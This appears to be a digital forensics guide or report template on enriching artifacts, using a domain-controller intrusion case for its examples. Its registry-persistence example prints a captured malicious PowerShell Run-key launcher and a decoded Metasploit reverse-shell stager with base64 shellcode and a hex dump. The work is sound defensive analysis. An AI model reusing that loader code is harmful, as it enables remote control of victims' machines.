- File hash / signature enrichment

Enrichment placeholder

- Key purpose:
- Persistence technique mapping:
- Expected vs actual value:
- Related executable hash:
- User/account context:

EXAMPLE

In **system-wide Run** key, following entry is present:

```
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Name: coreupdate
Type: REG_EXPAND_SZ
LastWrite: 2020-09-19 03:30:01 UTC

%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0;
iex([System.Text.Encoding]::Unicode.GetString(
[System.Convert]::FromBase64String(
(Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))"
```

As we can see, value is referencing another registry key, 'HKLM:Software\9sEoCawv'. Therefore, we should investigate it further.

```
Key: HKLM\Software\9sEoCawv
Value: 45SVAG2o (REG_SZ, 1840 chars of base64)
```

Base64 is a usual way of obfuscating malicious payloads. Logical analytical step would be to decode content and verify if there is any other data to enrich.

- Stage 1 is a PowerShell launcher that spawns a child **powershell.exe -noni -nop -w hidden** and pipes a gzipped/base64 inner blob via stdin.
- Stage 2 is the canonical msfvenom **windows/x64/meterpreter_reverse_tcp** PowerShell stager: it allocates RWX memory with VirtualAlloc, copies in 449 bytes of shellcode, then CreateThread → WaitForSingleObject.

```
if([IntPtr]::Size -eq
4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$
b='powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop
-w hidden -c &([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-
Object
System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIACltZV8CA7
VWa2+bSBT9nEj5D6iyBCi0jV2nzUaqtIAhxjWJK...
UL4+p8K1/e1f9j9JQil0kv4p8Uff34Lzt/Of0JiCpI2XHsEHVrvKwCU1Hj2e8LqApVf1Q/7v7zJ
6dk1/LWcHP8N+iP4ZsoKAAA=''))),[System.IO.Compression.CompressionMode]::Deco
mpress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput
=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnost
ics.Process]::Start($s);
```

Gunzip and Base64 decode:

```
function xKbl {
Param ($nOD, $oLUg)
```

```

    $xjxX = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_ .GlobalAssemblyCache -And $_.Location.Split('\')[0] -
1}.Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $xjxX.GetMethod('GetProcAddress',
[Type[]]@([System.Runtime.InteropServices.HandleRef],
[String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-
Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($xjxX.GetMethod('GetModuleHandle')).Invoke($null, @($nOD)))), $oLUG))
}

function qLVHM {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $pPiTy,
        [Parameter(Position = 1)] [Type] $r1 = [Void]
    )

    $gEkxQ = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('I
nMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public,
Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $gEkxQ.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$pPiTy).SetImplementationFlags('Runtime, Managed')
    $gEkxQ.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$r1, $pPiTy).SetImplementationFlags('Runtime, Managed')

    return $gEkxQ.CreateType()
}

[Byte[]]$gri =
[System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJlSIItSYEiLUhh
Ii1IgSityUEgPt0pKTTHJSDHArDxhfAIIsIEHByQ1BAcHi7VJBuUiLUiCLQjxIAdBmgXgYCwIPhX
IAAAClgIgAAABihcB0Z0gB0FCLSBhEi0AgSQHQ41ZI/8lBizSISAHWTTHJSDHArEHByQ1BAcE44
HXxTANMJAhF0dF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wg
QVL/4FhBWVpIixLpS////11JvndzMl8zMgAAQVZJieZIGeygQAASynlSbwCAAG7y05nbUFUSyn
kTInxQbpMdyYH/9VMiepoAQEAAlBuimAawD/1WoBQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG66g
/f4P/VSInHahBBWEyJ4kiJ+UG6maV0Yf/VhcB0DEn/znXlaPC1olb/1UiD7BBIeJNMclqBEFYS
In5QboC2chf/9VIg8QgXon2akBBWgAEAAQVhIiFJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ
2kiJ+UG6AtnIX//VSAHDSCnGSIX2deFB/+c=")

$gH =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xK
bl kernel32.dll VirtualAlloc), (qLVHM @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])).Invoke([IntPtr]::Zero, $gri.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($gri, 0, $gH, $gri.Length)

$e_qt =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xK

```

```
b1 kernel32.dll CreateThread), (q1VHM @([IntPtr], [UInt32], [IntPtr],
[IntPtr], [UInt32], [IntPtr])
([IntPtr])).Invoke([IntPtr]::Zero,0,$gH,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xK
b1 kernel32.dll WaitForSingleObject), (q1VHM @([IntPtr],
[UInt32]))).Invoke($e_qt,0xffffffff) | Out-Null
```

Decoded shellcode in hex – analysis is beyond the scope of current example. First bytes indicate that this is probably a shellcode generated by msfvenom:

```
fc 48 83 e4 f0 e8 cc 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 48 8b 52
18 48 8b 52 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02
2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 66
81 78 18 0b 02 0f 85 72 8b 80 88 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 8b
40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41
c1 c9 0d 41 01 c1 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8b 40 24
49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 01 d0 41 8b 04 88 48 01 d0 41 58 41
58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 48 8b 12
e9 4b ff ff ff 5d 49 be 77 73 32 5f 33 32 41 56 49 89 e6 48 81 ec a0 01 49
89 e5 49 bc 02 01 bb cb 4e 67 6d 41 54 49 89 e4 4c 89 f1 41 ba 4c 77 26 07
ff d5 4c 89 ea 68 01 01 59 41 ba 29 80 6b ff d5 6a 01 41 5e 50 50 4d 31 c9
4d 31 c0 48 ff c0 48 89 c2 48 ff c0 48 89 c1 41 ba ea 0f df e0 ff d5 48 89
c7 6a 10 41 58 4c 89 e2 48 89 f9 41 ba 99 a5 74 61 ff d5 85 c0 74 0c 49 ff
ce 75 e5 68 f0 b5 a2 56 ff d5 48 83 ec 10 48 89 e2 4d 31 c9 6a 04 41 58 48
89 f9 41 ba 02 d9 c8 5f ff d5 48 83 c4 20 5e 89 f6 6a 40 41 59 68 10 41 58
48 89 f2 48 31 c9 41 ba 58 a4 53 e5 ff d5 48 89 c3 49 89 c7 4d 31 c9 49 89
f0 48 89 da 48 89 f9 41 ba 02 d9 c8 5f ff d5 48 01 c3 48 29 c6 48 85 f6 75
e1 41 ff e7
```

As a result of these findings, we can infer the following (examples):

- A registry which has been modified is **system-wide**, which means that attacker was active on local administrator level.
- LastWrite time should be used as a pivot point/date of known adversary activity.
- PowerShell event logs might contain more information regarding script execution.
- Run registry persistence is catalogued by Mitre framework as **T1547/001** (<https://attack.mitre.org/techniques/T1547/001/>)

4.2.2. Scheduled Tasks

Parsed observations

- Task name
- Author
- Command
- Trigger

- Run account
- Creation/modification time

Relevant enrichments

- Task legitimacy
- Command / executable enrichment (hash calculation, search on VirusTotal etc.)
- Privilege context
- User account enrichment
- File hash / signature enrichment

Enrichment placeholder

- Task classification:
- Command enrichment:
- Running account context:
- Signature/hash:
- ATT&CK / persistence mapping:

4.2.3. Services

Parsed observations

- Service name
- Display name
- ImagePath
- Start type
- Account
- Last modified time

Relevant enrichments

- Service legitimacy
- Binary path enrichment
- Signature / hash enrichment
- Service account enrichment
- Persistence / privilege-abuse context

Enrichment placeholder

- Legitimate service check:
- Binary path assessment:
- Signature / signer:
- Service account privileges:

- Related file / process intelligence:

EXAMPLE

In our case, a service **coreupdater** has been recently installed and modified.

```
Sat Sep 19 03:27:49 2020 Z
Name      = coreupdater
Display   =
ImagePath = C:\Windows\System32\coreupdater.exe
Type      = Own_Process
Start     = Auto Start
Group     =
```

During enrichment, we would calculate the executable's hash and search it on Virustotal. We could compare it to the list of services found on "golden image", if it is used in the infrastructure.

MD5 of C:\Windows\System32\coreupdater.exe: eed41b4500e473f97c50c7385ef5e374

VT enrichment:

```
Detection rate: 63/71
MD5: eed41b4500e473f97c50c7385ef5e374
SHA-1: fd153c66386ca93ec9993d66a84d6f0d129a3a5c
SHA-256: 10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6

File type: Win32 EXE executable windows
Magic: PE32+ executable (GUI) x86-64, for MS Windows
File size: 7.00 KB (7168 bytes)

Creation Time: 2010-04-14 22:06:53 UTC
First Seen In The Wild: 2021-06-09 17:36:25 UTC
First Submission: 2020-09-27 13:12:13 UTC
Last Submission: 2026-06-30 13:43:54 UTC
Last Analysis: 2026-06-03 19:56:39 UTC
Names:

coreupdater.exe
vol3-D..Windows.System32.coreupdater.exe
coreupdater1.exe
coreupdater.exe.copy1
coreupdater[1].exe
attachment13490588045764544186
attachment7085602993915799851
coreupdater.exe.stop
exe_1.pcap
vol4-D..Windows.System32.coreupdater.exe

Portable Executable Info
Compiler Products
[IMP] VS2005 build 50727 count=3
[---] Unmarked objects count=2
```

```
[ASM] VS2008 SP1 build 30729 count=1
[LNK] VS2008 SP1 build 30729 count=1
```

Popular label: trojan.rozena/shelma

(<https://www.virustotal.com/gui/file/10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6>)

Another important detail regarding the service's registry key is the Last Write time, which we should incorporate to the case timeline.

As in case of Autoruns registry, service persistence is well-known and widely used mechanism.

4.2.4. Startup folders

4.2.5. WMI persistence

4.2.6. Applnit DLLs / IFEO / other registry persistence

Apply similar approach to any other persistence mechanism identified.

4.2.7. OPTIONAL - Category summary – Persistence

- Persistence mechanisms identified
- Likely benign vs suspicious persistence
- Key enrichments
- Confidence / limitations

Based on findings described above, we would advise including a short summary of Autoruns and Service persistence mechanisms. MITRE ATT&CK framework mapping: T1543-003. <https://attack.mitre.org/techniques/T1543/003/>

4.3. Log analysis

4.3.1. Security.evtx and RDP remote access event logs

Parsed observations

- Logon/logoff events
- Privilege use
- Failed logons
- Account changes
- Process creation if enabled

Relevant enrichments

- User account enrichment
- Hostname/IP enrichment
- Geolocation enrichment
- Event ID enrichment
- ATT&CK mapping
- Log-source enrichment

Enrichment placeholder

- User/account context:
- Source IP context:
- Geolocation / impossible travel:
- Event significance:
- Related Event IDs / Sigma logic:

EXAMPLE

Legitimate provisioning by Administrator on 2020-09-18 created the C137 Smith-family accounts:

Time (UTC)	Action	Account
2020-09-18 00:52:08	4720 created	jerrysmith
2020-09-18 00:53:25	4720 created	summersmith
2020-09-18 01:02:52	4720 created	ricksanchez
2020-09-18 01:05:11/03:44:13	4720 created (re-create after 5 s delete)	mortysmith
2020-09-18 04:16:04	4720 created	bethsmith

Then anomalous account churn — 9 successive create/delete cycles of the same account birdman over 21 minutes by Administrator, ending in a successful creation:

Time (UTC)	Action
2020-09-18 04:17:58 04:34:14	4720/4726 create/delete loop ×8 (birdman) -

2020-09-18 04:39:13	4720 create + 4724 password reset + 4722 enable (birdman)
------------------------	---

Privilege escalation by adding accounts to Domain and Local Administrators later the same morning – MITRE mapping T1098.007 (<https://attack.mitre.org/techniques/T1098/007/>):

Time (UTC)	Group	Member added
2020-09-18 05:13:20	Domain Admins**	C137\ricksanchez (RID 1106)
2020-09-18 05:14:00	local Administrators	C137\ricksanchez

The birdman account name does not match the C137 naming theme and warrants further triage. The fact that ricksanchez (and not birdman) was elevated to Domain Admins is interesting - either elevation was performed on a different account from the one whose creation looked anomalous, or the attacker used birdman to test workflow before pivoting to a more plausible-looking account.

Analysis of logon events showed following **2 IPs** which will require enrichment.

IP	Role	Evidence
194.61.24.102	External attacker — interactive RDP into DC01 as Administrator	4 × 4624 LogonType 10 events
10.42.85.115	Internal pivot — the new DESKTOP-SDN1RPT\$ workstation joined the domain at 2020-09-18 22:42:14 and used to run network logons as Administrator, ricksanchez, and mortysmith	113 × 4624 LogonType 3 events

External IP enrichment:

value	194.61.24.102
type	ip
subtype	ipv4
normalized_value	194.61.24.102
enrichment_status	complete
enrichment_sources	ip-api.com; RDAP; AbuseIPDB; VirusTotal
related_entities	
warnings	
errors	

geo_country	Russia
geo_city	Moscow
geo_coords	55.7558,37.6173
asn	AS41842
asn_org	MEDIAL-AS
isp	LLC "MEDIA SYSTEMS"
whois_org	lir-ru-optima-1-MNT
whois_cidr	194.61.24.0/24
whois_abuse_contact	sup@optimacoms.ru
is_hosting	no
is_proxy_vpn	no
abuse_confidence_score	0%
abuse_total_reports	0
abuse_last_reported	2024-01-04T21:13:00+00:00
abuse_usage_type	Data Center/Web Hosting/Transit
abuse_is_tor	no
vt_malicious	0
vt_suspicious	0
vt_reputation	0
vt_as_owner	LLC media Systems
vt_final_url	
vt_http_code	
vt_title	
vt_last_analysis	2026-06-19T02:55:50Z
vt_detection	
vt_threat_label	
vt_type	
vt_size_bytes	
vt_names	
vt_signed_by	
vt_first_seen	
vt_last_seen	
vt_times_submitted	
md5	
sha1	
sha256	
geo_country_code	RU
geo_region	Moscow
is_mobile	no
whois_network_name	RU-OPTIMA-20230817
whois_country	RU

abuse_distinct_users	0
abuse_isp	Optima Communications, LLC
abuse_domain	optimacoms.ru
abuse_is_whitelisted	no
vt_harmless	54
vt_asn	41842
vt_country	RU
vt_network	194.61.24.0/24
src_type	ip
src_subtype_scope	public
src_value	194.61.24.102
src_occurrences	978
src_confidence	0.8
src_extraction_methods	regex
src_distinct_sources	5
src_sources	20260622130940_EvtxECmd_Output.csv:Payload (x611); 20260622130940_EvtxECmd_Output.csv:RemoteHost (x364); 20260622130928_RECcmd_Batch_DFIRBatch_Output.csv:ValueData (x1); 20260622130921_RECcmd_Batch_Kroll_Batch_Output.csv:ValueData (x1); 20260622130935_RECcmd_Batch_UserActivity_Output.csv:ValueData (x1)
src_example_context	SourceFile=H:\Windows\System32\winevt\Logs\Microsoft-Windows-RemoteDesk Channel=Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operatio

4.3.2. Sysmon

If the Sysmon is installed, enrichment will most probably be targeted to Event IDs 1 (Image of an executable/ Process Command Line / Parent Image details enrichment), 3 (Destination IP, Destination port / protocol, Process image / process name) and 22 (DNS query name, Queried domain / FQDN).

Parsed observations

- Process creation
- Network connections
- DNS queries
- File creation
- Registry modifications

Relevant enrichments

- Process enrichment
- File hash enrichment
- DNS/domain enrichment
- IP enrichment
- Mutex / pipe enrichment
- Event ID enrichment

Enrichment placeholder

- Process legitimacy:
- Command line significance:
- Hash and signature:
- Domain/IP intelligence:
- DNS / beaconing context:

4.3.3. PowerShell logs

Possible enrichments:

- URLs referenced in script
- Domains / FQDNs referenced
- IP addresses referenced
- File hashes referenced or resulting payloads

4.3.4. Task Scheduler logs

Enrichments apply in similar ways in Scheduled Tasks in Persistence category.

4.3.5. Application logs

In this case, enrichments might be more unique from one investigation to another. Various programs and applications log their events into Application.evtx, therefore, more targeted approach would be advised. It is also possible to perform enrichment on pieces of data extracted from raw log data using regular expressions.

Generally, following data might be among application log entries:

- Path to executables
- Evidence of program presence
- Evidence of program crash/hang

Enrichments strongly depend on available data. General enrichments can be applied to items such as Event IDs themselves, mapping to ATT&CK Matrix, etc.

4.3.6. Firewall logs

Enrichment should focus on:

- Firewall rule set / ACL summary – is any rule unexpected, or did any rule appear during suspicious time window?
- Firewall rule status (allowed/blocked) – comparison to expected state
- External IP enrichment, if such IP is referenced in firewall log

4.3.7. DNS logs

Data to enrich:

- DNS query and response data
- Internal and external IP addresses referenced (perform respectable enrichments)
- FQDN / Domain Name (check DNS CNAME chain, Passive DNS history, Typosquatting / homoglyph similarity, ...)

4.3.8. Proxy / web logs

Data from this log, which would result in most remarkable enrichment results, are:

- URL
- User-Agent string
- Domain / FQDN

4.3.9. VPN logs

Depending on type of data written in the VPN logs, we might be able to enrich following items:

- Public or private IP (apply enrichments for respective type of IP address)
- User account (to gain more context regarding legitimacy of remote access)
- Hostname
- Username

4.3.10. EDR / SIEM/Antimalware alerts

Data to extract and enrich:

- Private IP Address
- File Hash

- User Account
- Process Name

4.3.11. Category summary – Log analysis

- Main events of interest
- Correlation across logs
- Enrichment-supported interpretation
- Gaps and caveats

4.4. User activity artifacts

4.4.1. Browser history and Downloads

Parsed observations

- Visited URLs
- Domains
- Downloads
- Search terms
- Visit timestamps

Relevant enrichments

- URL enrichment
- Domain enrichment
- IP enrichment if resolved / contacted
- File hash enrichment for downloads
- Reputation / phishing / malware association

Enrichment placeholder

- URL reputation:
- Redirect destination:
- Domain ownership / age:
- Downloaded file hash:
- Phishing / malware context:

4.4.2. RecentDocs

4.4.3. Office MRUs / trusted documents

4.4.4. ComDlg32 – LastVisitedPIDMRU, OpenSavePIDMRU

These artifacts are present in registry. Similar enrichments apply for all of them, such as:

- Path validation
- User correlation
- Target file hash (if it is still present on the system)

4.4.5. Jump Lists

4.4.6. LNK files

For LNK and Jump Lists, following enrichments can be applied:

- Path validation
- Target file hash
- Network share / hostname enrichment
- User correlation

Moreover, we can look for files accessed for the first time in known attack time, to determine data likely to be accessed and maybe even exfiltrated by threat actors. However, this is more an analytical task than enrichment. Iterative analytical process is based on collecting pieces of information, correlating them and interpreting, whereas enrichment, for the purpose of this deliverable, is more focused on individual data enrichment.

EXAMPLE

User Administrator has probably accessed files in the table below. Based on what we already know, Administrator is not a standard user, this account is tied to the attack that we are investigating, and LNK files, as well as original files those LNKs point to, were created at or close to the “attack period” determined by event logs. It is reasonable to suspect data exfiltration.

Common parameters are left out:

- WorkingDirectory: C:\FileShare\Secret
- NetworkPath: \\CITADEL-DC01\FileShare
- VolumeSerialNumber: E648FAD0
- MachineID: citadel-dc01
- MachineMACAddress: 00:0c:29:e1:84:e6
- MACVendor: VMWARE

SourceCreated	SourceModified	TargetCreated	TargetModified	FileSize	CommonPath	TargetMFTEntryNumber
---------------	----------------	---------------	----------------	----------	------------	----------------------

19.9.2020 3:35	19.9.2020 3:35	19.9.2020 3:34	19.9.2020 3:34	0	Secret\Beth_Secret .txt	0x15447
18.9.2020 22:29	19.9.2020 3:31	18.9.2020 22:29	18.9.2020 22:30	25	Secret\NoJerry.txt	0x153B7
18.9.2020 22:34	19.9.2020 3:32	18.9.2020 22:33	18.9.2020 22:35	143	Secret\PortalGunPl ans.txt	0x4F32
18.9.2020 22:29	19.9.2020 3:35	18.9.2020 22:29	19.9.2020 3:35	4096	Secret	0x153B6
18.9.2020 22:39	19.9.2020 3:32	18.9.2020 22:39	18.9.2020 22:40	28	Secret\SECRET_bet h.txt	0x11FA3
18.9.2020 22:35	19.9.2020 3:32	18.9.2020 22:35	18.9.2020 22:38	478	Secret\Szechuan Sauce.txt	0x15413

4.4.7. Outlook / email artifacts

For email artifacts, enrichment placeholders can include:

- Email address enrichment
- Sender IP enrichment
- Domain reputation
- Attachment hash enrichment
- URL enrichment

4.4.8. Teams / chat / collaboration artifacts

Depending on content of the artifact, enrichments of following data might be applicable:

- Email Address
- Person Name
- Phone Number
- URL, FQDN

As all of them might yield significant amounts of data, we will not provide further details or examples here.

4.4.9. RDP / remote access user artifacts

Enrichments will be like those applicable to RDP Event Log analysis.

- Public or Private IP enrichments (Source and Destination IP address)
- Username/User Account enrichment

4.4.10. Category summary – User activity

- User-attributable actions
- Downloads / browsing / document access

- Communication indicators
- Relevant enrichments summary

4.5. Filesystem analysis

4.5.1. File system metadata

Parsed observations

- Created / modified / accessed times
- File paths
- Ownership
- Alternate data streams
- Deleted/recovered files

Relevant enrichments

- File hash enrichment
- Signature enrichment
- Path legitimacy
- User / process correlation

Enrichment placeholder

- File hash context:
- Signature / publisher:
- Path rarity / suspiciousness:
- Related execution evidence:

4.5.2. Suspicious files / payloads

4.5.3. Quarantine / AV artifacts

4.5.4. Archive and staging directories

4.5.5. Temp folders

4.5.6. User profile directories

4.5.7. Recycle Bin / deleted files

4.5.8. Mounted volumes / network shares

Category summary – Filesystem analysis

- Suspicious files identified
- File origins and propagation
- Enrichment-supported classification

5. Correlated timeline

This section is especially useful after the category-based analysis. However, during manual forensic analysis, we strongly advise adding important data into the timeline as soon as they are discovered. This improves visibility and allows analyst or analytical/enrichment models to benefit from previously known data, built upon the knowledge and correlate new findings with previous ones.

For each major event, following data should be included:

- Timestamp
- Source artifact
- Event summary
- Related entities
- Relevant enrichment summary
- Confidence

Example columns to be considered:

- Time
- Host
- Artifact
- Observation
- Enrichment
- Significance

Time	Event	Source	Enrichment
2020-09-18 22:33:54	C:\FileShare\Secret\PortalGunPlans.txt first appears in MFT	\$MFT	
2020-09-18 22:34:02	Administrator Recent shortcut PortalGunPlans.lnk created (file was opened from a graphical session)	\$MFT	Administrator interacting with the VM – suspicious account action.
2020-09-18 22:35:43	C:\FileShare\Secret\Szechuan Sauce.txt first appears in MFT	\$MFT	
2020-09-18 22:35:59	Szechuan Sauce.lnk in Administrator Recent	\$MFT	

2020-09-18 22:39:04	File moved to Recycle Bin: \$RU2L112.txt under SID ...-500 (Administrator)	\$MFT	
2020-09-18 22:39:22	SECRET_beth.lnk in Administrator Recent	\$MFT	
2020-09-18 22:42:14	Workstation DESKTOP-SDN1RPT\$ joined to the C137 domain by Administrator (EID 4741)	Security.evtx	Suspicious event. Search domain for workstation would show it is not legitimate part of domain. Domain join -
2020-09-18 22:42:14	First C137\Administrator NTLM/Kerberos network logon (Type 3) from 10.42.85.115	Security.evtx (4624 x3)	Consult internal network admins, logs, infrastructure plans etc to gain intel regarding this IP.
2020-09-18 22:44:11 – 22:56:15	17 network logons as C137\ricksanchez from 10.42.85.115 over 12 minutes (scripted cadence)	Security.evtx	
2020-09-18 22:46:39 – 23:10:07	58 network logons as C137\mortysmith from 10.42.85.115 over ~23 minutes	Security.evtx	
2020-09-18 23:10:53	System shutdown	Registry, event log	
2020-09-19 01:22:39	System boot resumes (ETW files re-created)	\$MFT, evtx	
2020-09-19 03:21:48	First interactive RDP (LogonType 10) as C137\Administrator from external IP 194.61.24.102	Security.evtx	
2020-09-19 03:22:09/ 03:22:37	Two additional RDP reconnects from 194.61.24.102	Security.evtx	
2020-09-19 03:27:49	Service “coreupdater” Last Write Time, executable: C:\Windows\System32\coreupdater.exe	System.evtx, registry SOFTWARE	Compute hash of coreupdater.exe, search on VT – it is a malware. 63/71 detections, malware/trojan/Metasploit references.
2020-09-19 03:30:01	Persistence implanted - HKLM\Software\Microsoft\Windows\CurrentVersion\Run\coreupdate value created (and the staging key HKLM\Software\9sEoCawv last-written same time)	SOFTWARE hive	Decoding from BASE64, revealing another stage, iterative deobfuscation/sample analysis, if possible.
2020-09-19 03:36:24 – 03:44:57	22 further C137\Administrator NTLM network logons from 10.42.85.115 (post-reboot continuation of lateral activity)	Security.evtx	
2020-09-19 03:56:04	Final external RDP from 194.61.24.102	Security.evtx	

2020-09-19 04:36:03	Last console (LogonType 2) logon as C137\Administrator — likely the IR responder beginning acquisition preparations	Security.evtx	
2020-09-19 04:51:27	FTK Imager acquisition started	ewfinfo	

6. Entity-based enrichment appendix

This section provides an analyst a dedicated place for consolidated enrichment results that may be reused across categories. In case that many items that can be enriched repeat themselves; it is not beneficial to repeatedly include results of data enrichment along individual artifacts. We advise including enrichment results at the first occasion of the piece of data, and then to include it in a summary listed in this appendix. In-document references can be made where same item appears.

Appendix can be extended to accommodate any type of enriched data that was found during an investigation.

6.1. IP addresses

- Observed in artifacts
- Enrichment summary
- Related hosts/users/processes

6.2. Domains / URLs

- Observed in artifacts
- Enrichment summary
- Related visits/downloads/emails

6.3. File hashes

- Observed in artifacts
- Enrichment summary
- Related execution/persistence events

6.4. User accounts

- Observed in artifacts
- Enrichment summary
- Related logons/actions

6.5. Processes / binaries

- Observed in artifacts
- Enrichment summary
- Related persistence/network activity